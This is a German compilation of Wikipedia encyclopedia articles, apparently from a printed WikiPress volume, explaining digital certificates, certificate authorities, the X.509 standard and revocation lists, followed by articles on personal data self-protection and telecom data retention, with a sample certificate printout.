Um die Nutzbarkeit von Public-Key-Infrastrukturen zu erhöhen und gleichzeitig eine qualitative Aussage über Kommunikationspartner zu erzielen, haben sich Bridge-CA-Lösungen etabliert.

*Quelle: http://de.wikipedia.org/wiki/Public-Key-Infrastruktur. Historie: 6.3.04: Angelegt von Pit72, danach bearbeitet von den Hauptautoren Pit72, TamPam, GeorgGerber, Thomas Springer, Fuzzy, Zwobot, Steven Malkovich, Lukrez, Stf, BWBot, Kraude, Duesentrieb, Siehe-auch-Löscher, Michael.chlistalla, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Digitales Zertifikat

Digitale Zertifikate bestätigen die Zugehörigkeit eines ➡kryptografischen Schlüssels zu:

- einer Person/Firma/Institution (z. B. bei der PGP-➡Verschlüsselung von Dateien oder ➡E-Mails),
- einer Maschine (z. B. bei der SSL-Verschlüsselung von Website-Traffic).

Dadurch können Authentizität, Vertraulichkeit und Integrität von Daten gegenüber Dritten garantiert werden.

### Übersicht

Um beim Einsatz von ➡asymmetrischen Kryptosystemen den Einsatz falscher (z. B. untergeschobener) Schlüssel zu verhindern, wird eine Garantie benötigt, dass der verwendete öffentliche Schlüssel auch zum designierten Empfänger der ➡verschlüsselten Nachricht bzw. zum Sender einer elektronisch signierten Nachricht gehört. Diese Garantie stellt eine vertrauenswürdige Stelle in Form eines digitalen Zertifikates aus.

Man kann sich also ein solches Zertifikat wie einen Personalausweis in digitaler Form vorstellen: Beim Personalausweis garantiert die vertrauenswürdige Stelle »Staat«, dass die Unterschrift, die sich auf dem Ausweis befindet, auch tatsächlich zu der Person gehört, deren Stammdaten und Passbild sich auf dem Ausweis befinden.

Im Gegensatz zum Personalausweis werden digitale Zertifikate aber von vielen verschiedenen Zertifizierungstellen (Bundesnetzagentur, Versign, Trustcenter u. a.) und in vielen verschiedenen Qualitätsstufen ausgegeben. Es ist Sache des Benutzers zu entscheiden, ob er dem Herausgeber des Zertifikates vertraut.





Ein digitales Zertifikat enthält Informationen über den Namen des Inhabers, dessen öffentlichen Schlüssel, eine Seriennummer, eine Gültigkeitsdauer und den Namen der Zertifizierungsstelle. Diese Daten sind in der Regel mit dem privaten Schlüssel der Zertifizierungsstelle signiert und können somit mit dem öffentlichen Schlüssel der Zertifizierungsstelle überprüft werden. Zertifikate für Schlüssel, die nicht mehr sicher sind, können über eine so genannte Certificate Revocation List gesperrt werden.

Um die Echtheit des Zertifikates zu garantieren, wird dem Zertifikat eine digitale Signatur einer vertrauenswürdigen Organisation oder Instanz (z. B. eine Behörde) aufgeprägt. Durch deren Signatur kann die Integrität und Echtheit des Zertifikates nachgewiesen werden. Da auch der öffentliche Schlüssel einer Zertifizierungsstelle schließlich mittels eines Zertifikats überprüfbar sein muss, ergibt sich die Notwendigkeit einer obersten Zertifizierungsinstanz. In Deutschland übernimmt die Bundesnetzagentur für Elektrizität, Gas, Telekommunikation, Post und Eisenbahnen (ehemals RegTP) diese Aufgabe. Die Bundesnetzagentur führt eine Liste aller akkreditierten Zertifizierungsdiensteanbieter.

### Beispiel

Siehe folgende Doppelseite.

### Ausstellung eines Zertifikates durch eine Zertifizierungsstelle

Ein Zertifikat wird von einer Zertifizierungsstelle ausgestellt. Diese ist oftmals Teil eines Trust-Centers. Je nach Qualitätsanforderung an das Zertifikat verläuft der Ausstellungsprozess auf folgende Weise:

- Der Interessent muss sich bei der Registration Authority (RA) persönlich registrieren.
  An diesem Punkt gibt es die größten Qualitätsunterschiede zwischen Zertifikaten. Für manche Zertifikate ist es erforderlich, dass der Interessent persönlich erscheint und seinen Personalausweis vorlegt. Bei anderen wiederum reicht die Angabe einer gültigen E-Mail-Adresse. Je nach Qualität des Registrierungsprozesses variiert natürlich auch die Aussagekraft eines Zertifikates. Wurde ein Zertifikat aufgrund einer höchstpersönlichen Registrierung erzeugt, kann es z. B. für die Erstellung einer qualifizierten elektronischen Signatur nach dem Signaturgesetz (SigG)

**Beispiel**

Text-Darstellung eines X.509v3-Zertifikats (eigentlich sind Zertifikate gemäß ASN.1 kodiert):

```
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 1 (0x1)
    Signature Algorithm: md5WithRSAEncryption
    Issuer: C=XY, ST=Austria, L=Graz, O=TrustMe Ltd,
   OU=Certificate Authority, CN=CA/Email=ca@trustme.dom
    Validity
      Not Before: Oct 29 17:39:10 2000 GMT
      Not After : Oct 29 17:39:10 2001 GMT
    Subject: C=DE, ST=Austria, L=Vienna, O=Home, OU=Web
   Lab, CN=anywhere.com/Email=xyz@anywhere.com
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public Key: (1024 bit)
        Modulus (1024 bit):
          00:c4:40:4c:6e:14:1b:61:36:84:24:b2:61:c0:b5:
          d7:e4:7a:a5:4b:94:ef:d9:5e:43:7f:c1:64:80:fd:
          9f:50:41:6b:70:73:80:48:90:f3:58:bf:f0:4c:b9:
          90:32:81:59:18:16:3f:19:f4:5f:11:68:36:85:f6:
```

benutzt werden. Wurde nur die E-Mail-Adresse des Inhabers bestätigt, kann es zumindest für den authentischen E-Mail-Verkehr dienen.

Diese Unterschiede in der Qualität werden durch Klassen eingeteilt:

- Klasse-0-Zertifikate sind in der Regel Demozertifikate mit kurzer Gültigkeitsdauer (z. B. 30 Tage). Sie können genutzt werden, um einen Geschäftsprozess zu testen.
- Klasse-1-Zertifikate bestätigen die Gültigkeit einer angegebenen E-Mail-Adresse und, dass der Besitzer des entsprechenden öffentlichen Schlüssels Zugriff auf diese E-Mail-Adresse hat.
- Bei Klasse-2-Zertifikaten für Unternehmen wird keine persönliche Identitätsfeststellung vorgenommen. Vielmehr reicht eine Kopie des Handelsregisterauszuges zur Feststellung der bevollmächtigten Person und ein schriftlicher Auftrag. Diese Zertifikate sind hauptsächlich für die gesicherte Kommunikation zwischen einander bereits außerhalb des Internets bekannten Partnern gedacht.





```
          1c:a9:af:fa:a9:a8:7b:44:85:79:b5:f1:20:d3:25:
          7d:1c:de:68:15:0c:b6:bc:59:46:0a:d8:99:4e:07:
          50:0a:5d:83:61:d4:db:c9:7d:c3:2e:eb:0a:8f:62:
          8f:7e:00:e1:37:67:3f:36:d5:04:38:44:44:77:e9:
          f0:b4:95:f5:f9:34:9f:f8:43
        Exponent: 65537 (0x10001)
    X509v3 extensions:
      X509v3 Subject Alternative Name:
        email:xyz@anywhere.com
      Netscape Comment:
        mod_ssl generated test server certificate
      Netscape Cert Type:
        SSL Server
Signature Algorithm: md5WithRSAEncryption
  12:ed:f7:b3:5e:a0:93:3f:a0:1d:60:cb:47:19:7d:15:59:9b:
  3b:2c:a8:a3:6a:03:43:d0:85:d3:86:86:2f:e3:aa:79:39:e7:
  82:20:ed:f4:11:85:a3:41:5e:5c:8d:36:a2:71:b6:6a:08:f9:
  cc:1e:da:c4:78:05:75:8f:9b:10:f0:15:f0:9e:67:a0:4e:a1:
  4d:3f:16:4c:9b:19:56:6a:f2:af:89:54:52:4a:06:34:42:0d:
  d5:40:25:6b:b0:c0:a2:03:18:cd:d1:07:20:b6:e5:c5:1e:21:
  44:e7:c5:09:d2:d5:94:9d:6c:13:07:2f:3b:7c:4c:64:90:bf:
  ff:8e
```

- Klasse-3-Zertifikate beinhalten neben der Überprüfung der E-Mail-Adresse eine persönliche Identitätsprüfung der Person. Die Person wird dabei anhand eines gültigen Ausweises oder Passes identifiziert, und es wird sichergestellt, dass im Zertifikat enthaltene Angaben zur Person mit den Angaben im Ausweis übereinstimmen.

- Wurde die Registrierung abgeschlossen, erzeugt die Key Authority (KA) ein Schlüsselpaar, bestehend aus privatem und öffentlichem Schlüssel. Theoretisch ist es auch möglich, dass der Benutzer bereits ein Schlüsselpaar erzeugt hat und um die Zertifizierung seines öffentlichen Schlüssels bittet.
- Das Zertifikat wird ausgestellt, indem die vertrauenswürdige Zertifizierungsstelle den öffentlichen Schlüssel des Benutzers digital signiert. Damit bestätigt sie, dass der Benutzer tatsächlich Eigentümer des dazu passenden privaten Schlüssels ist.

- Das Schlüsselpaar wird an den Benutzer ausgeliefert (z. B. auf einer Chipkarte per Post) und das Zertifikat veröffentlicht.

### Bedeutung des Status der Zertifizierungsstellen

Zertifizierungsstellen können akkreditiert oder nicht-akkreditiert sein. Eine Zertifizierungsstelle, die das Akkreditierungverfahren gemäß SigG erfolgreich durchlaufen hat, wird als akkreditiert eingestuft und darf gemäß §15 Abs. 1 Satz 3 SigG ein entsprechendes Gütesiegel tragen. Die Zertifizierungsstellen werden von Bestätigungsstellen (derzeit drei; Stand Oktober 2005) auf technische Sicherheit und langfristige Eignung umfassend geprüft. Bei akkreditierten Zertifizierungsstellen ist durch die Bundesnetzagentur (ehemals RegTP) sichergestellt, dass selbst bei Betriebseinstellung der Zertifizierungsstelle die Unterschriften (Zertifikate) weiterhin durch alle Beteiligten prüfbar bleiben. Wichtig ist dies vor allem, da viele Dokumente (in Papier oder elektronischer Form) per Gesetz viele Jahre aufbewahrt werden müssen. Wären Unterschriften nach Jahren nicht mehr prüfbar, hätte dieses fatale Folgen.

### Ausstellung eines Zertifikates durch ein Web-of-Trust-Mitglied

Die Verschlüsselungssoftware ➡*PGP* und die OpenSource-Variante *Gnu Privacy Guard* nutzen ebenfalls Zertifikate. Diese bestätigen die Echtheit und Unverfälschtheit der zertifizierten Schlüssel. PGP und GnuPG basieren auf OpenPGP und sind kompatibel zueinander. Ein Zertifikat kann von jedem Benutzer (Web-of-Trust-Mitglied) erzeugt werden. Glaubt ein Benutzer daran, dass ein öffentlicher Schlüssel tatsächlich zu der Person gehört, die ihn veröffentlicht, so erstellt er ein Zertifikat, indem er diesen öffentlichen Schlüssel signiert. Andere Benutzer können aufgrund dieses Zertifikates entscheiden, ob auch sie darauf vertrauen wollen, dass der Schlüssel zum angegebenen Benutzer gehört oder nicht. Je mehr Zertifikate an einem Schlüssel hängen, desto sicherer kann man sich sein, dass dieser Schlüssel tatsächlich dem angegebenen Eigentümer gehört. Ein Zertifikat kann (muss aber nicht) auch von einer Zertifizierungsstelle erzeugt werden. Es ist anzuraten, eine Zertifizierungstelle zu nutzen, da diese Zertifikate ein hohes Maß an Vertrauen in der breiten Masse der Nutzer genießen.

### Zertifikatstypen nach deutschem Signaturgesetz / EU-Richtlinie

Das deutsche Signaturgesetz (SigG, ▸ http://www.netlaw.de/gesetze/sigg.htm) bzw. die EU-Richtlinie bewerten die Qualität von Zertifikaten in acht Stufen, von denen nur drei für eine nähere Betrachtung von Bedeutung sind:





**Einfache und fortgeschrittene Zertifikate:** Die einfachen und fortgeschrittenen digitalen Zertifikate sind völlig unreguliert und finden z. B. bei PGP, GnuPG Anwendung. Je nach Zertifizierungsstelle werden andere Informationen in ein einfaches bzw. fortgeschrittenes Zertifikat integriert. Beispielsweise:

- E-Mail-Adresse des Zertifikatinhabers
- erweiterte textliche Informationen, z. B. Anschrift des Zertifikat-Inhabers

Diese Zertifikate werden vom Gesetzgeber nicht mit einer eigenhändigen Unterschrift gleichgesetzt.

**Qualifizierte Zertifikate:** Qualifizierte Zertifikate sind der eigenhändigen Unterschrift gleichgestellt. Der Begriff »qualifiziertes Zertifikat« ist eine Abkürzung für »*fortgeschrittene Signaturen, die mit einer sicheren Signaturerstellungseinheit erstellt wurden, die sich in der alleinigen Verfügung des Inhabers befindet*«. Bei qualifizierten Zertifikaten sind die gesetzlichen Vorgaben exakt. Unter anderem:

- biometrische Daten
- Meldeanschrift des Zertifikat-Inhabers

Einher gehen auch höhere Ansprüche an die Speicherung (Sicherung) des qualifizierten Zertifikats auf besonderen Medien, wie z. B. auf SmartCarts oder Token.

**Akkreditierte Zertifikate:** Teilweise wird auch der Begriff »akkreditierte digitale Zertifikate« genutzt – die Akkreditierung bezieht sich hierbei jedoch nicht auf das Zertifikat, sondern auf die Zertifizierungsstelle. Dies ist somit kein eigener Zertifikat-Typ: Es sind faktisch qualifizierte Zertifikate, deren Zertifizierungsstelle akkreditiert wurde. Nähere Informationen finden Sie unter dem Punkt »Bedeutung des Status der Zertifizierungsstellen«.

### Probleme

Zertifikate werden von vielen Stellen ausgegeben. Damit ein Zertifikat als gültig betrachtet wird, muss man der Zertifizierungsstelle vertrauen. In Webbrowsern sind aus diesem Grund schon viele Zertifizierungsstellen als vertrauenswürdig eingestuft (z. B. im Internet-Explorer: »Extras«->»Internetoptionen«->»Inhalte«->»Zertifikate«->»vertrauenswürdi-

ge Stammzertifizierungsstellen« oder im Mozilla Firefox: »Extras«->»Einstellungen«->»Erweitert«->»Zertifikate«->»Zertifikate verwalten«).

Allerdings sind dies oft Firmen, von denen man als Benutzer noch nie etwas gehört hat, geschweige denn ihnen vertraut. Natürlich gründet sich das Vertrauen in diese Stellen darin, dass es ihr Geschäft ist, sorgsam mit Zertifikaten umzugehen. Dennoch ist es so, dass der Webbrowser oder das Mailprogramm automatisch einer Liste von unbekannten Stellen vertraut, ohne dass der Benutzer Informationen darüber hat, wo sich diese Firmen befinden, nach welchen Regeln sie Zertifikate erstellen oder wie die Registrierung abläuft: Man gründet sein Vertrauen in digitale Unterschriften implizit auf unbekannte Stellen.

Ein zweites Problem ist, dass dem Zertifikat selbst nur schwer anzusehen ist, unter welchen Qualitätsansprüchen die Registrierung zustande gekommen ist. Abschreckendes Beispiel ist die Ausstellung von Microsoft-Zertifikaten durch VeriSign an Personen, die sich fälschlicherweise als Microsoft-Mitarbeiter ausgegeben hatten. Mit diesen Zertifikaten hatten die Betrüger nun eine vertrauenswürdige Garantie, dass sie zur Firma Microsoft gehören. Es wäre z. B. möglich gewesen, authentische Mails im Namen von Microsoft zu verschicken oder signierten Programmcode im Namen von Microsoft ausführen zu lassen.

Obwohl diese Zertifikate sofort zurückgezogen wurden, nachdem der Fehler bemerkt wurde, ist dieser Fall ein Zeichen dafür, dass man sich nicht immer auf die Vertrauenswürdigkeit von Zertifizierungsstellen verlassen kann. Obendrein sind viele Browser so eingestellt, dass sie nicht ständig überprüfen, ob Zertifikate zurückgezogen wurden. In diesen Fällen würde die Sperrung gar nicht bemerkt und die falschen Zertifikate würden immer noch als echt angesehen.

(Wer nachsehen möchte: Im Internet Explorer sind die beiden zurückgezogenen Zertifikate unter »Extras«->»Internetoptionen«->»Inhalte«->»Zertifikate«->»Nicht vertrauenswürdige Herausgeber« zu sehen. Sie sind als »Fraudulent, NOT Microsoft« gekennzeichnet.)

**Anbieter**

kostenlose SSL-Zertifikate

- CAcert

kostenlose E-Mail-Zertifikate

- Thawte





Zertifizierungsdiensteanbieter mit Anbieterakkreditierung

- Authentidate International AG, Düsseldorf (Zeitstempel)
- D-Trust GmbH, Berlin (Zertifikat + Zeitstempel)
- DATEV e. G., Nürnberg (Zertifikat + Zeitstempel)
- Deutsche Post Com GmbH, GF SignTrust, Bonn (Zertifikat + Zeitstempel)
- Deutsche Telekom AG, GF TeleSec, Netphen (Zertifikat + Zeitstempel)
- TC TrustCenter AG, Hamburg (Zertifikat + Zeitstempel)
- weitere Rechtsanwalts-, Steuerberater- oder Wirtschaftsprüferkammern (i. d. R. Zertifikat + Zeitstempel)

*Quelle: http://de.wikipedia.org/wiki/Digitales_Zertifikat. Historie: 15.10.03: Anonym angelegt, danach bearbeitet von den Hauptautoren Quadriat, Fuzzy, Perrak, HvL, Markobr, Fabian Bieker, Steven Malkovich, Schaengel89, MFM, Vlado, ChristophDemmer, Molily, MichaelDiederich, Aquin, FlaBot, Martin Otten, Katonka, Hashar, PDD, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Zertifizierungsstelle

Eine Zertifizierungsstelle (engl. *Certificate Authority*, kurz CA) ist eine Organisation, die ➡digitale Zertifikate herausgibt. Ein digitales Zertifikat ist gewissermaßen das Cyberspaceäquivalent eines Personalausweises und dient dazu, einen bestimmten öffentlichen Schlüssel einer Person oder Organisation zuzuordnen. Diese Zuordnung wird von der Zertifizierungsstelle beglaubigt, indem sie sie mit ihrer eigenen digitalen Unterschrift versieht.

Die Zertifikate enthalten »Schlüssel« und Zusatzinformationen, die zur Authentifizierung sowie zur ➡Verschlüsselung und Entschlüsselung sensitiver oder vertraulicher Daten dienen, die über das Internet und andere Netze verbreitet werden. Als Zusatzinformationen sind zum Beispiel Lebensdauer, Verweise auf Sperrlisten etc. enthalten, die durch die CA mit in das Zertifikat eingebracht werden.

Die Aufgabe einer Beglaubigungsinstitution ist es, solche digitalen Zertifikate herauszugeben und zu überprüfen. Sie ist dabei für die Bereitstellung, Zuweisung und Integritätssicherung der von ihr ausgegebenen Zertifikate verantwortlich. Damit ist sie ein wichtiger Teil der ➡Public-Key-Infrastructure.

Eine Zertifizierungsstelle kann sowohl eine spezielle Firma sein (z. B. VeriSign) oder eine Institution innerhalb einer Firma, die einen eigenen Server installiert hat (ein Beispiel hierfür ist der Microsoft Certificate Ser-

ver). Auch öffentliche Organisationen oder Regierungsstellen können als Zertifizierungsstelle dienen.

*Quelle: http://de.wikipedia.org/wiki/Zertifizierungsstelle. Historie: 29.8.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Duesentrieb, Pit72, Habakuk, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## X.509

X.509 ist ein ITU-T-Standard für eine ➔Public-Key-Infrastruktur und derzeit der wichtigste Standard für ➔digitale Zertifikate. Die aktuelle Version ist X.509v3.

### Geschichte

X.509 wurde erstmals 1988 veröffentlicht. Die Entwicklung von X.509 begann in Verbindung mit dem X.500-Standard (der nie vollständig implementiert wurde) und setzt ein striktes hierarchisches System von vertrauenswürdigen ➔Zertifizierungsstellen (engl.: *certificate authority*, CA) voraus, die Zertifikate erteilen können. Dieses Prinzip steht im Kontrast mit dem ➔Web-of-Trust-Modell, bei dem jeder ein Zertifikat »unterschreiben« und damit seine Echtheit beglaubigen kann (z. B. bei ➔PGP).

Version 3 von X.509 (X.509v3) beinhaltet die Flexibilität, mit Profilen erweitert zu werden. Das wichtigste Profil entwickelte die IETF im Zusammenhang des PKIX-Standards. Der Begriff *X.509-Zertifikat* bezieht sich meist auf das IETF-Profil des X.509-v3-Zertifikatstandards wie in RFC 3280 definiert.

### Zertifikate

Ein von einer Zertifizierungsstelle ausgestelltes digitales Zertifikat wird im X.509-System immer an einen »Distinguished Name« oder einen »Alternative Name« wie eine E-Mail-Adresse oder einen DNS-Eintrag gebunden.

Nahezu alle Webbrowser beinhalten eine vorkonfigurierte Liste von vertrauenswürdigen CAs, deren ausgestellten SSL-Zertifikaten der Browser vertraut. Obwohl grundsätzlich für den Benutzer die Möglichkeit besteht, diese Liste zu bearbeiten, wird in den allerwenigsten Fällen Gebrauch von dieser Möglichkeit gemacht.





X.509 beinhaltet außerdem einen Standard, Zertifikate seitens der CA wieder ungültig zu machen, indem die CA ungültige Zertifikate in ➔Zertifikatsperrlisten (engl.: *Certificate Revocation List*, CRL) führt.

### Struktur eines X-509-v3-Zertifikats

- Zertifikat
  - Version
  - Seriennummer
  - Algorithmen ID
  - Aussteller
  - Gültigkeit
    - von
    - bis
  - Subject
  - Subject Public Key Info
    - Public Key Algorithmus
    - Subject Public Key
  - Eindeutige ID des Ausstellers (optional)
  - Eindeutige ID des Inhabers (optional)
  - Erweiterungen
    - …
- Zertifikat-Signaturalgorithmus
- Zertifikat-Signatur

Herausgeber- und Inhaber-ID wurden in Version 2 eingeführt, Erweiterungen in Version 3.

**Dateinamenserweiterungen für Zertifikate –** Übliche Dateinamenserweiterungen für X.509-Zertifikate sind:

- `.CER` – DER- kodiertes Zertifikat oder Zertifikatsfolgen
- `.DER` – DER- kodiertes Zertifikat
- `.CRT` – DER- oder Base64-kodiertes Zertifikat
- `.PEM` – Base64-kodiertes Zertifikat, umschlossen von `-----BEGIN CERTIFICATE-----` und `-----END CERTIFICATE-----`
- `.P7B`, `.P7C` – PKCS#7-signierte Datenstruktur ohne Dateninhalt, nur mit Zertifikat(en) oder Zertifikatsperrlist(en)
- `.PFX`, `.P12` – PKCS#12, kann öffentliche Zertifikate und private Schlüssel (Kennwort-geschützt) enthalten

PKCS #7 ist ein Standard zum Signieren und Verschlüsseln von Daten. Da das Zertifkat gebraucht wird, um die signierten Daten zu verifizieren, kann es in der »SignedData«-Struktur untergebracht werden. Eine `.p7c`-Datei ist der Speziallfall einer Datei, die keine Daten zum Signieren enthält, sondern nur die »SignedData«-Struktur.
PKCS #12 entwickelte sicht aus dem PFX (Personal inFormation eXchange)-Standard und wird benutzt, um öffentliche und private Schlüssel in einer gemeinsamen Datei auszutauschen.

Eine `.PEM`-Datei kann Zertifikate oder private Schlüssel enthalten, die von entsprechenden BEGIN/END-Zeilen umschlossen sind.

### Literatur


- X.509 Information technology – Open Systems Interconnection – The Directory: Public-key and attribute certificate frameworks


*Quelle: http://de.wikipedia.org/wiki/X.509. Historie: 24.10.04: Angelegt von Cljk, danach bearbeitet von den Hauptautoren Cljk, Wgd, Sadduk, Steven Malkovich, Achim Raschka, Nopherox, Bluec, LetsGetLauth, Fuzzy, Mijobe, Kubieziel, Cws, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Zertifikatsperrliste

Eine Zertifikatsperrliste (engl. *Certificate Revocation List*, CRL) ist eine Liste, die Informationen über die Gültigkeit von Zertifikaten enthält. Sie ermöglicht es, festzustellen, ob ein Zertifikat zum aktuellen Zeitpunkt gültig ist, ob es gesperrt/widerrufen wurde und warum.

Solche Sperrlisten dienen vor allem dazu, Schlüssel zu sperren/widerrufen, die nicht mehr sicher sind, weil sie in falsche Hände geraten sind oder »geknackt« wurden – in solchen Fällen muss das Zertifikat noch vor dem eigentlichen Ablaufdatum gesperrt werden, damit der Schlüssel nicht weiter verwendet wird. Sie sind daher ein wichtiger Teil der ➡Public-Key-Infrastructure.

Eine Sperre (engl. *hold*) ist temporär und kann aufgehoben werden (z. B. wenn man nicht sicher ist, ob der private Schlüssel verloren/kompromittiert ist, man aber sicher gehen will), ein Widerruf (engl. *revocation*) ist endgültig.

Erklärt eine ➡Zertifizierungsstelle ein Zertifikat (oder mehrere) für ungültig, trägt es die Seriennummer dieses Schlüssels in die Certificate Revocation List ein. Diese wird immer dann abgefragt, wenn ein Programm bei der Zertifizierungsstelle anfragt, ob ein bestimmtes Zertifikat





gültig ist (was vor jeder Verwendung des Schlüssels geschehen sollte). Die Sperrliste ist zum Schutz vor Manipulation selbst durch eine digitale Signatur gesichert. Somit kann eine Software, die diese Sperrliste auswertet, prüfen, ob die Integrität der Sperrliste gewährleistet ist.

Solche Sperrlisten sind theoretisch recht einfach zu erstellen und zu verwalten, werden jedoch in der Praxis bislang selten verwendet. Das Problem ist, dass ein Programm vor Verwendung eines Schlüssels immer bei der Zertifizierungsstelle rückfragen muss – was voraussetzt, dass eine Internetverbindung besteht. Wenn keine Verbindung besteht, kann das Zertifikat nicht geprüft werden, und dann ist es möglich, dass ein Schlüssel benutzt wird, der bereits Unbefugten bekannt ist.

Ein neueres Protokoll zur Abfrage von Zertifikatsgültigkeiten ist das Online Certificate Status Protocol (OCSP).

*Quelle: http://de.wikipedia.org/wiki/Zertifikatsperrliste. Historie: 4.8.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Duesentrieb, PeerBr, Jpp, Crux, Schubbay, Steven Malkovich, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

# Sonstige Themen

## Selbstdatenschutz

Selbstdatenschutz bedeutet, die Gefahren hinsichtlich ➡Datenschutz und ➡Datensicherheit kennenzulernen und selbst aktiv Gegenmaßnahmen zu ergreifen.

Insbesondere durch die weltweite Vernetzung gibt es in Bezug auf personenbezogene Daten neue Bedrohungen in bis dahin nie gekanntem Ausmaß. Problematisch ist an der Internettechnologie vor allem, dass sie bereits einen sehr hohen Komplexitätsgrad erreicht hat. Selbst einzelne Fachleute sind heute nicht mehr in der Lage, die gesamte Technik zu überblicken. Durch weitere Neuentwicklungen dieser Technik steigert sich die Komplexität von Tag zu Tag.

Beispiele aus der Praxis:

- Ein Jugendlicher wendet sich mit einem Problem an eine Onlineberatungsstelle per herkömmlicher ➡E-Mail. Es geht um Probleme mit der eigenen Familie (der Vater ist gewalttätig). Der Jugendliche hat einen eigenen Mailaccount des Zugangsproviders. Der Vater besitzt jedoch das Masterpasswort und lässt sich alle Mails in Kopie zusenden.
- Beim Surfen gelangt ein ➡Trojaner auf den privaten PC eines Internetnutzers. Dieser hat weder Antivirensoftware installiert, noch wird der PC regelmäßig mit einem anderen Programm untersucht, das ➡Spyware erkennen kann. Dieser PC kann nun aus der Ferne komplett überwacht und sogar ferngesteuert werden. Es gibt im Netz sogar Tools, die automatisch nach solchen trojanerinfizierten PCs suchen.
- Eine Frau kommuniziert per E-Mail mit ihrem Scheidungsanwalt. Ihr Ex-Mann hat sich Zugriff auf die Zugangsdaten des Mail-Accounts verschafft. Dieser kennt nun im Voraus jeden geplanten Schritt der Ehefrau und weiß um die möglichen Konsequenzen seines Verhaltens. Weder die Ehefrau noch deren Anwältin ahnen, dass der Prozessgegner genau informiert ist.
- Ein Mitarbeiter hat Probleme mit seinem Vorgesetzten. Über den Dienstaccount wendet er sich an eine Beratungseinrichtung zum Thema Mobbing. Der Vorgesetzte lässt sich die E-Mails über den Administrator der Firma zusenden.





- Ein junger Mann bewirbt sich um eine Anstellung bei einem international tätigen Unternehmen. Dieses Unternehmen arbeitet mit einer illegal tätigen Auskunftei zusammen. Durch gezieltes ➡Phishing, Pharming und Spoofing werden alle webbasierten Accountdaten der Zielperson verdichtet und ausgewertet. Dabei stellt sich heraus, dass die Zielperson bei einem Kontaktportal ein schwules Profil unterhält, aufgrund psychischer Probleme mehrere Anfragen an webbasierte Onlineberatungen gerichtet hat und es zu regelmäßigen Kontoüberziehungen kommt. Bei einem Internet-Auktionshaus tritt die Zielperson durch regelmäßiges Aufkaufen von Münzen und Second-Hand-Jeans in Erscheinung. Die verdichteten Profildaten reichen der zuständigen Personalabteilung aus, um die eingereichte Bewerbung negativ zu bescheiden.
- Die Passwörter zur Abfrage von Mailservern werden in der Regel ohne Verschlüsselung im Netz transferiert. So ist es möglich, weltweit auf die Mailbox eines Ratsuchenden zuzugreifen. Bei sensiblen Themen wird der E-Mailnutzer somit erpressbar.

Die meisten Verbraucher kennen die Gefahren nicht, die damit verbunden sind, persönliche Daten herauszugeben. Erschwerend kommt hinzu, dass die meisten Internetnutzer der fälschlichen Meinung sind, das Internet wäre anonym. Sie sind sich der Bedrohungen eines in Wirklichkeit »offenen Netzes« nicht bewusst.

In einer Informationsgesellschaft bedarf es somit der Aufklärung und entsprechender Bildungskonzepte, die Bürgern und Verbrauchern helfen, sich auch beim Surfen im WWW und erst Recht bei finanziellen Transaktionen im Internet zu schützen. Für einen angemessenen Selbstdatenschutz ist also notwendig, dass sowohl verlässliche Informationen bereitgestellt als auch Technologien zum Schutz der persönlichen Daten entwickelt werden. Nur wenn das Wissen der Nutzer und die technischen Lösungen der Komplexität der Technik gerecht werden, können die Risiken wirksam minimiert werden.

Staatliche Datenschutz-Institutionen wie das ULD in Kiel, aber auch privatrechtliche Vereine und Verbände stellen diesbezüglich Informationen und Open-Source-Software zur Verfügung, so dass auch EDV-Laien sich selbst vor den Gefahren im Informationszeitalter effektiv schützen können.

*Quelle: http://de.wikipedia.org/wiki/Selbstdatenschutz. Historie: 25.9.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Aljoscha, MichaelDiederich, Learny, Steven Malkovich, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Vorratsdatenspeicherung

Vorratsdatenspeicherung ist ein Begriff aus dem deutschen ➧Datenschutz- und Telekommunikationsrecht. Er bezeichnete ursprünglich die Speicherung von personenbezogenen Daten für eine spätere Verarbeitung, wobei der Verarbeitungszweck zum Zeitpunkt der Speicherung noch nicht klar feststeht.

### Erforderlichkeitsgrundsatz

Eine Speicherung von personenbezogenen Daten auf Vorrat verstößt gegen den so genannten Erforderlichkeitsgrundsatz, wonach personenbezogene Daten grundsätzlich nur dann gespeichert werden dürfen, wenn dies zu einem bestimmten, gesetzlich zugelassenen Zweck erforderlich ist. Daten, deren Speicherung nicht oder nicht mehr erforderlich ist, müssen gelöscht werden.

### Vorratsdatenspeicherung in der Telekommunikation

In der politischen Diskussion wird der Begriff Vorratsdatenspeicherung mittlerweile als Synonym für die Speicherung von Telekommunikationsdaten für Strafverfolgungszwecke verwendet: Telekommunikationsanbieter sollen verpflichtet werden, die für Abrechnungszwecke erhobenen Verkehrsdaten ihrer Kunden für einen bestimmten Zeitraum zu speichern (Mindestspeicherfrist), damit Polizei und Nachrichtendienste darauf zugreifen können.

Als Eingriff in das verfassungsrechtlich geschützte Fernmeldegeheimnis ist die Vorratsdatenspeicherung äußerst umstritten. Außerdem wird von Kritikern angeführt, dass der Informantenschutz für Journalisten eingeschränkt wird und somit kritische Berichtserstattung erschwert wird. Dies käme faktisch einer Einschränkung der Pressefreiheit gleich.

Nach bisherigem Recht müssen die Anbieter die Verkehrsdaten nach Beendigung der Verbindung unverzüglich löschen, es sei denn, sie benötigen die Daten zu Abrechnungszwecken (§ 96 Absatz 2 Telekommunikationsgesetz). In der Praxis bewahren die Anbieter die Verkehrsdaten eine bestimmte Zeit auf, um bei Unstimmigkeiten bezüglich der Telefonrechnung die von ihnen erbrachten Leistungen nachweisen zu können.

Der Deutsche Bundestag hat in einem am 17. Februar 2005 gefassten Beschluss die geplante Mindestspeicherfrist und damit eine Speicherung von Verkehrsdaten auf Vorrat ausdrücklich abgelehnt. Er hat die Bundesregierung aufgefordert, diesen Beschluss auch auf EU-Ebene mitzutragen.





### Europäische Richtlinie

Lange wurde darüber diskutiert, ob und inwieweit der Rat der Europäischen Union die Mitgliedstaaten durch einen Rahmenbeschluss zur Vorratsspeicherung von Telekommunikationsdaten verpflichten kann oder ob ein derartiger Beschluss der Zustimmung des EU-Parlaments bedarf.

